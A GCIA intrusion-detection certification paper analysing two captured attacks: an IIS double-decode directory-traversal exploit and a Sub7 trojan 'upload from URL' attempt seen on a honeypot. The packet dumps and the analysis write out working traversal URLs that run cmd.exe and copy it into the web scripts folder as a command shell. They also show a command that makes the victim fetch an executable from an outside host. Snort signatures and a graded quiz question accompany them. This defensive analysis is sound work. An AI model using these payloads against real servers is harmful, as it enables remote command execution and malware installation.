Global Information Assurance Certification Paper

Garreth Jeremiah's Submission for
GCIA Intrusion Detection In-depth,
Version 2.9,

Table of Contents

Assignment 1 – Network Detects

Detect #1 – Microsoft IIS Decode Vulnerability

a. Snort Data:

```
[**] CAN-1999-0229 - IIS WEB-..\.. [**]
05/24-00:09:43.130000 0:4:AC:59:1:D6 -> 0:20:78:C9:B:8A type:0x800 len:0xC3
xxxxx:33967 -> 24.68.60.151:80 TCP TTL:64 TOS:0x0 ID:22203 IpLen:20 DgmLen:181 DF
***AP*** Seq: 0x87D1F1E8  Ack: 0xEA27951E  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29402979 0
```

b. TCPDUMP Data:

```
00:09:42.860000 xxxxx.33966 > xxxxx.80: S 2278366682:2278366682(0)
 win 5840 <mss 1460,sackOK,timestamp 29402952 0,nop,wscale 0> (DF)
0x0000   4500 003c ba92 4000 4006 6991 xxxx xxxx        E..<..@.@.i.....
0x0010   xxxx xxxx 84ae 0050 87cd 1dda 0000 0000        .D<....P........
0x0020   a002 16d0 46f0 0000 0204 05b4 0402 080a        ....F...........
0x0030   01c0 a748 0000 0000 0103 0300                  ...H........

00:09:42.990000 xxxxx.80 > xxxxx.33965: . ack 71 win 5771 <nop,nop
,timestamp 70294 29402952> (DF)
0x0000   4500 0034 58c2 4000 7f06 8c69 xxxx xxxx        E..4X.@....i.D<.
0x0010   xxxx xxxx 0050 84ad ea1b cda8 8802 3480        .....P........4.
0x0020   8010 168b 94b5 0000 0101 080a 0001 1296        ................
0x0030   01c0 a748                                      ...H

00:09:42.990000 xxxxx.80 > xxxxx.33966: S 3928363884:3928363884(0)
 ack 2278366683 win 5840 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sa
ckOK> (DF)
0x0000   4500 0040 58c3 4000 7f06 8c5c xxxx xxxx        E..@X.@....\.D<.
0x0010   xxxx xxxx 0050 84ae ea26 136c 87cd 1ddb        .....P...&.l....
0x0020   b012 16d0 e04e 0000 0204 05b4 0103 0300        .....N..........
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................

00:09:42.990000 xxxxx.33966 > xxxxx.80: . ack 1 win 5840 <nop,nop,
timestamp 29402965 0> (DF)
0x0000   4500 0034 ba93 4000 4006 6998 xxxx xxxx        E..4..@.@.i.....
0x0010   xxxx xxxx 84ae 0050 87cd 1ddb ea26 136d        .D<....P.....&.m
0x0020   8010 16d0 7804 0000 0101 080a 01c0 a755        ....x..........U
0x0030   0000 0000                                      ....

00:09:42.990000 xxxxx.33966 > xxxxx.80: P 1:84(83) ack 1 win 5840
<nop,nop,timestamp 29402965 0> (DF)
0x0000   4500 0087 ba94 4000 4006 6944 xxxx xxxx        E.....@.@.iD....
0x0010   xxxx xxxx 84ae 0050 87cd 1ddb ea26 136d        .D<....P.....&.m
0x0020   8018 16d0 4dd6 0000 0101 080a 01c0 a755        ....M..........U
0x0030   0000 0000 4745 5420 2f73 6372 6970 7473        ....GET./scripts
0x0040   2f2e 2e25 3235 3563 2e2e 2532 3535 6377        /..%255c..%255cw
0x0050   696e 6e74 2f73 7973 7465 6d33 322f 636d        innt/system32/cm
0x0060   642e 6578 653f 2f63 2b64 6972 2532 3063        d.exe?/c+dir%20c
0x0070   7972 7573 2532 6565 7865 2048 5454 502f        yrus%2eexe.HTTP/
0x0080   312e 300d 0a0d 0a                              1.0....

00:09:43.050000 xxxxx.80 > xxxxx.33966: P 1:187(186) ack 84 win 57
57 <nop,nop,timestamp 70295 29402965> (DF)
0x0000   4500 00ee 58c4 4000 7f06 8bad xxxx xxxx        E...X.@.....D<.
0x0010   xxxx xxxx 0050 84ae ea26 136d 87cd 1e2e        .....P...&.m....
0x0020   8018 167d 18f3 0000 0101 080a 0001 1297        ...}............
```

```
0x0030   01c0 a755 4854 5450 2f31 2e31 2032 3030        ...UHTTP/1.1.200
0x0040   204f 4b0d 0a53 6572 7665 723a 204d 6963        .OK..Server:.Mic
0x0050   726f 736f 6674 2d49 4953 2f35 2e30 0d0a        rosoft-IIS/5.0..
<OBFUSCATED>
0x0080   474d 540d 0a43 6f6e 7465 6e74 2d54 7970        GMT..Content-Typ
0x0090   653a 2061 7070 6c69 6361 7469 6f6e 2f6f        e:.application/o
<OBFUSCATED>
0x0000   4500 0034 ba95 4000 4006 6996 xxxx xxxx        E..4..@.@.i.....
0x0010   xxxx xxxx 84ae 0050 87cd 1e2e ea26 1427        .D<....P.....&.'
0x0020   8010 1920 6209 0000 0101 080a 01c0 a75b        ....b..........[
0x0030   0001 1297                                      ....

00:09:43.070000 xxxxx.80 > xxxxx.33966: FP 187:239(52) ack 84 win
5757 <nop,nop,timestamp 70295 29402965> (DF)
0x0000   4500 0068 58c5 4000 7f06 8c32 xxxx xxxx        E..hX.@....2.D<.
0x0010   xxxx xxxx 0050 84ae ea26 1427 87cd 1e2e        .....P...&.'....
0x0020   8019 167d e96d 0000 0101 080a 0001 1297        ...}.m..........
0x0030   01c0 a755 2044 6972 6563 746f 7279 206f        ...U.Directory.o
0x0040   6620 643a 5c69 6e65 7470 7562 5c73 6372        f.d:\inetpub\scr
0x0050   6970 7473 0d0a 0d0a 4669 6c65 204e 6f74        ipts....File.Not
0x0060   2046 6f75 6e64 0d0a                            .Found..

00:09:43.070000 xxxxx.33966 > xxxxx.80: F 84:84(0) ack 240 win 643
2 <nop,nop,timestamp 29402973 70295> (DF)
0x0000   4500 0034 ba96 4000 4006 6995 xxxx xxxx        E..4..@.@.i.....
0x0010   xxxx xxxx 84ae 0050 87cd 1e2e ea26 145c        .D<....P.....&.\
0x0020   8011 1920 61d1 0000 0101 080a 01c0 a75d        ....a..........]
0x0030   0001 1297                                      ....

00:09:43.080000 xxxxx.33967 > xxxxx.80: S 2278683111:2278683111(0)
 win 5840 <mss 1460,sackOK,timestamp 29402974 0,nop,wscale 0> (DF)
0x0000   4500 003c 56b9 4000 4006 cd6a xxxx xxxx        E..<V.@.@..j....
0x0010   xxxx xxxx 84af 0050 87d1 f1e7 0000 0000        .D<....P........
0x0020   a002 16d0 72c7 0000 0204 05b4 0402 080a        ....r...........
0x0030   01c0 a75e 0000 0000 0103 0300                  ...^........

00:09:43.110000 xxxxx.80 > xxxxx.33966: . ack 85 win 5757 <nop,nop
,timestamp 70295 29402973> (DF)
0x0000   4500 0034 58c6 4000 7f06 8c65 xxxx xxxx        E..4X.@....e.D<.
0x0010   xxxx xxxx 0050 84ae ea26 145c 87cd 1e2f        .....P...&.\.../
0x0020   8010 167d 6474 0000 0101 080a 0001 1297        ...}dt..........
0x0030   01c0 a75d                                      ...]
00:09:43.130000 xxxxx.80 > xxxxx.33967: S 3928462621:3928462621(0)
 ack 2278683112 win 5840 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sa
ckOK> (DF)

0x0000   4500 0040 58c7 4000 7f06 8c58 xxxx xxxx        E..@X.@....X.D<.
0x0010   xxxx xxxx 0050 84af ea27 951d 87d1 f1e8        .....P...'......
0x0020   b012 16d0 8a89 0000 0204 05b4 0103 0300        ................
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................

00:09:43.130000 xxxxx.33967 > xxxxx.80: . ack 1 win 5840 <nop,nop,
timestamp 29402979 0> (DF)
0x0000   4500 0034 56ba 4000 4006 cd71 xxxx xxxx        E..4V.@.@..q....
0x0010   xxxx xxxx 84af 0050 87d1 f1e8 ea27 951e        .D<....P.....'..
0x0020   8010 16d0 2231 0000 0101 080a 01c0 a763        ....."1.........c
0x0030   0000 0000                                      ....

00:09:43.130000 xxxxx.33967 > xxxxx.80: P 1:130(129) ack 1 win 584
0 <nop,nop,timestamp 29402979 0> (DF)
0x0000   4500 00b5 56bb 4000 4006 ccef xxxx xxxx        E...V.@.@.......
0x0010   xxxx xxxx 84af 0050 87d1 f1e8 ea27 951e        .D<....P.....'..
0x0020   8018 16d0 63bf 0000 0101 080a 01c0 a763        ....c.........c
0x0030   0000 0000 4745 5420 2f73 6372 6970 7473        ....GET./scripts
0x0040   2f2e 2e25 3235 3563 2e2e 2532 3535 6377        /..%255c..%255cw
0x0050   696e 6e74 2f73 7973 7465 6d33 322f 636d        innt/system32/cm
0x0060   642e 6578 653f 2f63 2b63 6f70 792b 2532        d.exe?/c+copy+%2
0x0070   6525 3265 2535 6325 3265 2532 6525 3563        e%2e%5c%2e%2e%5c
0x0080   7769 6e6e 7425 3563 7379 7374 656d 3332        winnt%5csystem32
0x0090   2535 6363 6d64 2532 6565 7865 2b63 7972        %5ccmd%2eexe+cyr
0x00a0   7573 2532 6565 7865 2048 5454 502f 312e        us%2eexe.HTTP/1.
0x00b0   300d 0a0d 0a                                   0....

00:09:43.300000 xxxxx.80 > xxxxx.33967: P 1:383(382) ack 130 win 5
711 <nop,nop,timestamp 70297 29402979> (DF)
0x0000   4500 01b2 58c8 4000 7f06 8ae5 xxxx xxxx        E...X.@.....D<.
0x0010   xxxx xxxx 0050 84af ea27 951e 87d1 f269        .....P...'.....i
0x0020   8018 164f 3718 0000 0101 080a 0001 1299        ...O7...........
0x0030   01c0 a763 4854 5450 2f31 2e31 2035 3032        ...cHTTP/1.1.502
0x0040   2047 6174 6577 6179 2045 7272 6f72 0d0a        .Gateway.Error..
0x0050   5365 7276 6572 3a20 4d69 6372 6f73 6f66        Server:.Microsof
0x0060   742d 4949 532f 352e 300d 0a44 6174 653a        t-IIS/5.0..Date:
<OBFUSCATED>
0x0090   436f 6e74 656e 742d 4c65 6e67 7468 3a20        Content-Length:.
0x00a0   3234 320d 0a43 6f6e 7465 6e74 2d54 7970        242..Content-Typ
0x00b0   653a 2074 6578 742f 6874 6d6c 0d0a 0d0a        e:.text/html....
0x00c0   3c68 6561 643e 3c74 6974 6c65 3e45 7272        <head><title>Err
0x00d0   6f72 2069 6e20 4347 4920 4170 706c 6963        or.in.CGI.Applic
0x00e0   6174 696f 6e3c 2f74 6974 6c65 3e3c 2f68        ation</title></h
0x00f0   6561 643e 0a3c 626f 6479 3e3c 6831 3e43        ead>.<body><h1>C
0x0100   4749 2045 7272 6f72 3c2f 6831 3e54 6865        GI.Error</h1>The
0x0110   2073 7065 6369 6669 6564 2043 4749 2061        .specified.CGI.a
0x0120   7070 6c69 6361 7469 6f6e 206d 6973 6265        pplication.misbe
0x0130   6861 7665 6420 6279 206e 6f74 2072 6574        haved.by.not.ret
0x0140   7572 6e69 6e67 2061 2063 6f6d 706c 6574        urning.a.complet
0x0150   6520 7365 7420 6f66 2048 5454 5020 6865        e.set.of.HTTP.he
0x0160   6164 6572 732e 2020 5468 6520 6865 6164        aders...The.head
0x0170   6572 7320 6974 2064 6964 2072 6574 7572        ers.it.did.retur
0x0180   6e20 6172 653a 3c70 3e3c 703e 3c70 7265        n.are:<p><p><pre
0x0190   3e20 2020 2020 2020 2031 2066 696c 6528        >........1.file(
0x01a0   7329 2063 6f70 6965 642e 0d0a 3c2f 7072        s).copied...</pr
0x01b0   653e                                           e>

00:09:43.300000 xxxxx.80 > xxxxx.33967: F 383:383(0) ack 130 win 5
711 <nop,nop,timestamp 70297 29402979> (DF)
0x0000   4500 0034 58c9 4000 7f06 8c62 xxxx xxxx        E..4X.@....b.D<.
0x0010   xxxx xxxx 0050 84af ea27 969c 87d1 f269        .....P...'.....i
0x0020   8011 164f 0e18 0000 0101 080a 0001 1299        ...O............
0x0030   01c0 a763                                      ...c

00:09:43.300000 xxxxx.33967 > xxxxx.80: . ack 383 win 6432 <nop,no
p,timestamp 29402996 70297> (DF)
0x0000   4500 0034 56bc 4000 4006 cd6f xxxx xxxx        E..4V.@.@..o....
0x0010   xxxx xxxx 84af 0050 87d1 f269 ea27 969c        .D<....P...i.'..
0x0020   8010 1920 0b37 0000 0101 080a 01c0 a774        .....7.........t
0x0030   0001 1299                                      ....

00:09:43.300000 xxxxx.33967 > xxxxx.80: F 130:130(0) ack 384 win 6
432 <nop,nop,timestamp 29402996 70297> (DF)
0x0000   4500 0034 56bd 4000 4006 cd6e xxxx xxxx        E..4V.@.@..n....
0x0010   xxxx xxxx 84af 0050 87d1 f269 ea27 969d        .D<....P...i.'..
0x0020   8011 1920 0b35 0000 0101 080a 01c0 a774        .....5.........t
0x0030   0001 1299                                      ....
```

```
00:09:43.300000 xxxxx.33968 > xxxxx.80: S 2285721183:2285721183(0)
 win 5840 <mss 1460,sackOK,timestamp 29402996 0,nop,wscale 0> (DF)
0x0000   4500 003c f12b 4000 4006 32f8 xxxx xxxx        E..<.+@.@.2.....
0x0010   xxxx xxxx 84b0 0050 883d 565f 0000 0000        .D<....P.=V_....
0x0020   a002 16d0 0dcd 0000 0204 05b4 0402 080a        ................
0x0030   01c0 a774 0000 0000 0103 0300                  ...t........
00:09:43.330000 xxxxx.80 > xxxxx.33967: . ack 131 win 5711 <nop,no
p,timestamp 70298 29402996> (DF)
0x0000   4500 0034 58ca 4000 7f06 8c61 xxxx xxxx        E..4X.@....a.D<.
0x0010   xxxx xxxx 0050 84af ea27 969d 87d1 f26a        .....P...'.....j
0x0020   8010 164f 0e05 0000 0101 080a 0001 129a        ...O............
0x0030   01c0 a774                                      ...t

00:09:43.330000 xxxxx.80 > xxxxx.33968: S 3928545802:3928545802(0)
 ack 2285721184 win 5840 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sa
ckOK> (DF)
0x0000   4500 0040 58cb 4000 7f06 8c54 xxxx xxxx        E..@X.@....T.D<.
0x0010   xxxx xxxx 0050 84b0 ea28 da0a 883d 5660        .....P...(...=V`
0x0020   b012 16d0 e0b6 0000 0204 05b4 0103 0300        ................
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................
00:09:43.330000 xxxxx.33968 > xxxxx.80: . ack 1 win 5840 <nop,nop,
timestamp 29402999 0> (DF)
0x0000   4500 0034 f12c 4000 4006 32ff xxxx xxxx        E..4.,@.@.2.....
0x0010   xxxx xxxx 84b0 0050 883d 5660 ea28 da0b        .D<....P.=V`.(..
0x0020   8010 16d0 784a 0000 0101 080a 01c0 a777        ....xJ.........w
0x0030   0000 0000                                      ....

00:09:43.330000 xxxxx.33968 > xxxxx.80: P 1:47(46) ack 1 win 5840
<nop,nop,timestamp 29402999 0> (DF)
0x0000   4500 0062 f12d 4000 4006 32d0 xxxx xxxx        E..b.-@.@.2.....
0x0010   xxxx xxxx 84b0 0050 883d 5660 ea28 da0b        .D<....P.=V`.(..
0x0020   8018 16d0 cd37 0000 0101 080a 01c0 a777        .....7.........w
0x0030   0000 0000 4745 5420 2f73 6372 6970 7473        ....GET./scripts
0x0040   2f63 7972 7573 2e65 7865 3f2f 632b 6563        /cyrus.exe?/c+ec
0x0050   686f 2532 3020 4854 5450 2f31 2e30 0d0a        ho%20.HTTP/1.0..
0x0060   0d0a                                           ..
```

1. Source of Trace:

The above data was gathered from my detection devices, monitoring a small DMZ that houses a number of web servers, managed by a friend, with kind permission of their employer (names withheld).

2. Detect was generated by:

a. Snort Intrusion Detection System, 1.7
   - Arachnids rules
   - Snort Default rules
   - Personal rules
   - The Following rule was triggered:

   (http://www.snort.org)

```
/usr/local/snort/rules/webmisc-lib:alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"CAN-1999-0229 - IIS WEB-..\..";flags:PA; content:"|2e2e5c2e2e|";)
```

b. Tcpdump.org's TCPDUMP
   - (http://www.tcpdump.org)
   - Packet generating the alert is highlighted in red in the TCPDUMP data

3. Probability the source address was spoofed:

The probability that this packet was spoofed is near non-existent. There is a complete 3 way handshake, conversation and teardown. The end system is a Microsoft Windows system, with known TCPIP sequence number issues, but my traces show no prior activity from this IP indicating reconnaissance. The attacker is in the midst of an attack here with "normal" traffic patterns (except the attack of course).

A remote possibility exists, however, that session hijacking could be used, but this is infeasible for the small amount of time that this attack takes from session to session.

In my assessment, the source IP address is legitimate.

4. Description of attack:

An error in the way that Microsoft IIS (Internet Information Server) 4 and 5 decode url strings permits an attacker to bypass checks normally performed to prevent the use of../ Type of attacks (attempting to break out of the "web" environment).

The detected attack is not exactly the attack that occurred. The detected attack is blatant use of the ..\ string (see http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0229). Although this string was used in the attack, it is not the attack itself. Given my configuration, it may have been possible to completely avoid my IDS system.

The actual attack is listed as CVE Candidate CAN-2001-0333 (see http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0229=CAN-2001-0333) and exploits a URL decoding bug in the Microsoft IIS 4 and 5 servers. When decoding a URL string IIS attempts to avoid "path escaping" (aka path encoding) attacks by normalizing the string into it's decoded format. For example the URL http://www.nowhere.com/~johnny/ would normally point to "Johnny's" public web directory. This could equally be written as http://www.nowhere.com/%7ejohnny/. Notice that '~' is replace by the escaped (%) hex version of itself (7e).

> *"When loading executable CGI program, IIS will decode twice. First, CGI filename will be decoded to check if it is an executable file (for example, '.exe' or '.com' suffix check-up[..\ and ../ are also checked]). After successfully passing the filename check-up, IIS will run another decoding process. Normally, only CGI parameters should be decoded in this process. However, this time IIS will mistakenly decode both the CGI parameters and the decoded CGI filename. In this way, CGI filename is decoded twice, allowing us to subvert IIS's security restrictions.*
>
> *With a malformed CGI filename, an attacker can get round IIS filename security checkups (i.e. '../' or './' checkup). In some cases, an attacker can run arbitrary system command."*
>
> *Beyond Security, "Additional Information on the IIS CGI Filename Decode Problem",15/5/2001, URL: http://www.securiteam.com/windowsntfocus/5QP0C1F4AQ.html*

This vulnerability allows an attacker to "double escape" a character to bypass the security checks of vulnerable IIS servers, for example: http://xxxxxxx/%252e%252e/ to give http://xxxxxxxx/../

The code used in the attack was not assigned a name, but was coded by Cyrus The Great, CyrusArmy@Bigfoot.com. The code can be found at:

http://www.securiteam.com/exploits/5YP0F204AO.html

5. Attack mechanism:

In simple terms, the attack looks for (or creates) a copy of cmd.exe in the scripts directory that it can then use interactively for the user running the script. More detection and analysis process can be found in appendix A

Firstly the code connects to a web server and requests cmd.exe to be executed, by double encoding a relative path to the cmd.exe file.

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+ver HTTP/1.0
```

which translates to:

```
GET /scripts/..%%\..%%\winnt/system32/cmd.exe?/c+ver HTTP/1.0
```

The double encoding of the url bypasses the IIS security checks (decode 1) and is passed to the second decoding phase where it is fully expanded to a relative path. If the output is indicative of a cmd.exe output ([Version is searched for in the output), then the attack continues.

The continuation of the attack then requests that a file cyrus.exe be searched for:

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir%20cyrus%2eexe HTTP/1.0
```

If this file is not found, then cmd.exe is copied into the scripts directory as cyrus.exe, if the file is found then the server has already been attacked and there is no need to copy the file. Now a command interpreter is available via the web, running under the privileges of the user that copied it. Any attack that requires local access can now be performed remotely against this server, using the URL http://xxxxxxx/scripts/cyrus.exe?/c<COMMAND>, such as privilege elevation.

If the copy was not successful, it may still be possible to issue commands using the relative path (ie. Not copying the cmd.exe) such as
http://xxxxxxx/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+<COMMAND>

6. Correlations:

NSFocus Security Team identified this bug in May of 2001:

> *May 15 , 2001*
> *NSFOCUS Security Team has found a vulnerability in filename processing of CGI program in MS IIS4.0/5.0. CGI filename is decoded twice by error. Exploitation of this vulnerability, intruder may run arbitrary system command.*
> *NSFocus, NSFOCUS Security Advisory(SA2001-02), 15/05/2001,http://www.nsfocus.com/english/homepage/sa01-02.htm*

Several discussions have been noted on Bugtraq regarding IIS decode bugs, but the double decode issue has not been voiced very loudly. A candidate CVE has been assigned (as noted above).

7. Evidence of active targeting:

I have historical data that shows HTTP GET attempts, using double encoded strings across a number of sequential hosts. No previous port scanning was performed, just the direct connection to the servers. Some servers were not running http daemons whilst others were running http daemons but not IIS. This shows a lack of reconnaissance and a very opportunistic approach, as well as a loud signature (if one were available to detect) For these reasons, I would say that this is not initially targeted, but any vulnerable systems are deliberately attacked. The code can be effectively wrapped in a shell script to test whole networks, and as such, this code provides reconnaissance with immediate exploitation.

8. Severity:

(Critical + Lethal) – (System + Network Countermeasures) = Severity

(4 + 4)-(2 + 3)= 3

Critical – Servers on this subnet are critical, production servers run for other clients with financial impact for not meeting Service Level Agreements. Some devices contain confidential information, but not the one that we see attacked here.

Lethal – The exploit is not lethal in itself, but it provides the ability to do almost anything a local user could do (such as upload and download via ftp using ftp –s to put malware on the device to breech it further). This particular system had poor permission settings and the attacker could have completely “owned” the system, but they couldn’t due to network protection. I still give lethality a high score here purely due to the fact that the exploit succeeded and access was gained to the system. The only saviour in lethality is shown in Network Countermeasures.

System Countermeasures – The system was at the latest patch level, but simple things like the IIS checklist had not been followed. Other vulnerabilities existed on the system as a result of configuration. I must ward a low score here, but 1 point gained for diligence on the patches.

Network Countermeasures – The device is behind a statefull firewall (further assuring that the source is not spoofed). The firewall configuration only permits TCP port 80 inbound to this device, and no other port or protocol (management is performed via a separate interface on the firewall). Outbound sessions from this device are not permitted. This was the only protection that stopped this device from being completely exploited using additional protocols.

9. Defensive recommendation:

Searches on various sites, including ARACHNIDS have yielded not signatures, so I include a first pass here:

Snort Signature:

```
Alert any any -> $HOME_NET 80 (msg:" CAN-2001-0333 - IIS CGI Double Decode ..%%5c..";flags:A; content:"|2e2e25255c2e2e|";)
```

The above signature looks for `2e2e25255c2e2e` which `is “..%%\..”.` Unfortunately this would only account for a small number of occurrences as the ‘.’ Could be encoded (any number of them) or a ‘/’ may be encoded. Indeed the whole string may be double encoded.

An alternative signature that runs the risk of false positives could be:
`Alert any any -> $HOME_NET 80 (msg:" CAN-2001-0333 - IIS CGI Double Decode ..%%5c..";flags:A; content:"|2525|";)` but the binary pattern is too short and could potentially occur in many circumstances (eg a literal “%%” in a web page requested by a client).

A good general content based signature for attacks against Windows based web servers would resemble a unix “shell code” signature (which looks for /bin/sh for example) would look for “cmd.exe”, “ntkernel.exe” and “ntldr”.

```
Alert any any -> $HOME_NET 80 (msg:"Windows Web Attack";flags:A; content:"cmd.exe";)
```

A patch is available for IIS that fixes this issue, but correct setting of permissions on the file system could have prevented the attack from succeeding. S


10. Multiple choice test question:

What other common port is potential vulnerable to this of attack?


a. Apache Web Server (TCP PORT 80)
b. Socks (TCP Port 1080)
c. https (TCP Port 443)
d. FTP Control (TCP Port 21)

Answer: c
Detect #2 – SUB 7 UFU (Upgrade from URL)

a. Honeypot Email:



b. Snort Alert:



c. TCPDUMP Data:

```
[root@ns1 sans]# tcpdump -lnXr 2001060108 'host 24.182.20.249' | more
#1
13:58:04.220078 24.182.20.249.2064 > 192.168.1.21.1243: S 1350773882:1350773882(
0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 11b3 4000 7606 03a9 18b6 14f9        E..0..@.v.......
0x0010   c0a8 0115 0810 04db 5083 2c7a 0000 0000        ........P.,z....
0x0020   7002 4000 c9ca 0000 0204 05b4 0101 0402        p.@.............
#2
13:58:04.220078 192.168.1.21.1243 > 24.182.20.249.2064: S 2943274900:2943274900(
0) ack 1350773883 win 5840 <mss 1460,nop,nop,sackOK> (DF)
0x0000   4500 0030 0000 4000 4006 4b5c c0a8 0115        E..0..@.@.K\....
0x0010   18b6 14f9 04db 0810 af6e cf94 5083 2c7b        .........n..P.,{
0x0020   7012 16d0 73e6 0000 0204 05b4 0101 0402        p...s...........

#3
13:58:04.270078 24.182.20.249.2064 > 192.168.1.21.1243: . ack 1 win 17520 (DF)
0x0000   4500 0028 11b7 4000 7606 03ad 18b6 14f9        E..(..@.v.......
0x0010   c0a8 0115 0810 04db 5083 2c7b af6e cf95        ........P.,{.n..
0x0020   5010 4470 730a 0000 0000 189d 6001              P.Dps.......`.
#4
13:58:05.660078 192.168.1.21.1243 > 24.182.20.249.2064: P 1:36(35) ack 1 win 584
0 (DF)
0x0000   4500 004b 8b75 4000 4006 bfcb c0a8 0115        E..K.u@.@.......
0x0010   18b6 14f9 04db 0810 af6e cf95 5083 2c7b        .........n..P.,{
0x0020   5018 16d0 b2fe 0000 6261 7368 3a20 6e6f        P.......bash:.no
0x0030   206a 6f62 2063 6f6e 7472 6f6c 2069 6e20        .job.control.in.
0x0040   7468 6973 2073 6865 6c6c 0a                    this.shell.
#5
13:58:05.750078 24.182.20.249.2064 > 192.168.1.21.1243: P 1:46(45) ack 36 win 17
485 (DF)
0x0000   4500 0055 11ba 4000 7606 037d 18b6 14f9        E..U..@.v..}....
0x0010   c0a8 0115 0810 04db 5083 2c7b af6e cfb8        ........P.,{.n..
0x0020   5018 444d 0fd3 0000 5546 5568 7474 703a        P.DM....UFUhttp:
0x0030   2f2f 686f 6d65 2e64 616c 2e6e 6574 2f5b        //home.dal.net/[
0x0040   776d 5d2d 6170 652f 6561 7379 7370 6565        wm]-ape/easyspee
0x0050   642e 6578 65                                   d.exe
#6
13:58:05.750078 192.168.1.21.1243 > 24.182.20.249.2064: P 36:47(11) ack 46 win 5
840 (DF)
0x0000   4500 0033 8b76 4000 4006 bfe2 c0a8 0115        E..3.v@.@.......
0x0010   18b6 14f9 04db 0810 af6e cfb8 5083 2ca8        .........n..P.,.
0x0020   5018 16d0 1af8 0000 6261 7368 2d32 2e30        P.......bash-2.0
0x0030   3423 20                                        4#.
#7
13:58:05.950078 24.182.20.249.2064 > 192.168.1.21.1243: . ack 47 win 17474 (DF)
0x0000   4500 0028 11bb 4000 7606 03a9 18b6 14f9        E..(..@.v.......
0x0010   c0a8 0115 0810 04db 5083 2ca8 af6e cfc3        ........P.,..n..
0x0020   5010 4442 72dd 0000 0000 0ca0 0a5b              P.DBr........[
#8
13:58:05.950078 192.168.1.21.1243 > 24.182.20.249.2064: P 47:92(45) ack 46 win 5
840 (DF)
0x0000   4500 0055 8b77 4000 4006 bfbf c0a8 0115        E..U.w@.@.......
```

```
0x0010   18b6 14f9 04db 0810 af6e cfc3 5083 2ca8        .........n..P.,.
0x0020   5018 16d0 3d18 0000 5546 5568 7474 703a        P...=...UFUhttp:
0x0030   2f2f 686f 6d65 2e64 616c 2e6e 6574 2f5b        //home.dal.net/[
0x0040   776d 5d2d 6170 652f 6561 7379 7370 6565        wm]-ape/easyspee
0x0050   642e 6578 65                                   d.exe
```

d. Snort Session Capture Data (sample):

```
UFUhttp://home.dal.net/[wm]-ape/easyspeed.exebash-2.04# UFUhttp://home.dal.net/[wm]-ape/easyspeed.exeUFUhttp://home.dal.net/[wm]-
ape/easyspeed.exeUFUhttp://home.dal.net/[wm]-ape/easyspeed.exeUFUhttp://home.dal.ne^M<al.net/[wm]-ape/easyspeed.exeUFUhttp://home.dal.ne
```

1. Source of Trace:

My home network, on the @home network

2. Detect was generated by:

Initially, the detect was generated by a “home grown” honeypot. It is merely a chrooted bash shell (yes I know sub7 only runs on windows – I use port forwarding), using statically linked libraries, running out of xinetd. Upon successful 3 way handshake, an automated email alert is sent through my internal network to another device.

Whenever possible I also run TCPDUMP which enabled me to later customize a separate snort.conf to capture the complete session via re-play. To accompany my email alerts I have a custom snort sensor that is simply looking for SYN packets to my honeypot.

Tools:

a. Snort 1.7 with customized sub7(<V2) signature
b. TCPDUMP V3.6 (libpcap 0.3)
c. Snort 1.7 with custom snort.conf to log sub7 session
```
(log tcp any any <> $HOME_NET 1234 (session: printable;))
```
d. Fake_sub7 server (chrooted bash shell)

3. Probability the source address was spoofed:

When I look at the IP ID of the packets, we see: single increments of IP ID - possible that this is faked, but I see no reason for this here as full 3 way handshake has been done. I don't believe that the source is spoofed for that reason, and the fact that NMAP finds my system to be *TCP Sequence Prediction: Class=random positive increments: Difficulty=5275371 (Good luck!)* - which suggests that seq. num prediction is not going to be easy. The TTL value seems consistent, my pings return a TTL of 118, the device is approx 10 hops away and appears to be running Windows 2000 RC1 through Final (default TTL of 128). Most packet lengths sent were 45 bytes (32000 of them), then 40 bytes (3000 of them) then 1's and 2's of various sizes, which is indicative of very little, except possibly the load on the source machine

4. Description of attack:

The associated CVE for this attack is CAN-1999-0660 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0660). The CVE is indicative of an active sub7 trojan horse.

Sub7 is a Trojan horse that has many delivery methods, and once infected, and attacker has control of your machine from a remote location. This particular version is against TCP port 1243 (indicative of sub7 version of less that 2)

5. Attack mechanism:

Subseven scans/probes are an extremely common occurrence, especially on the @home network. This particular attack, however, shows a very dog-eat-dog attacker, as you will see. This particular attack firstly attempts connections on “well known sub7 ports”, and upon receiving an ACK begins its work.

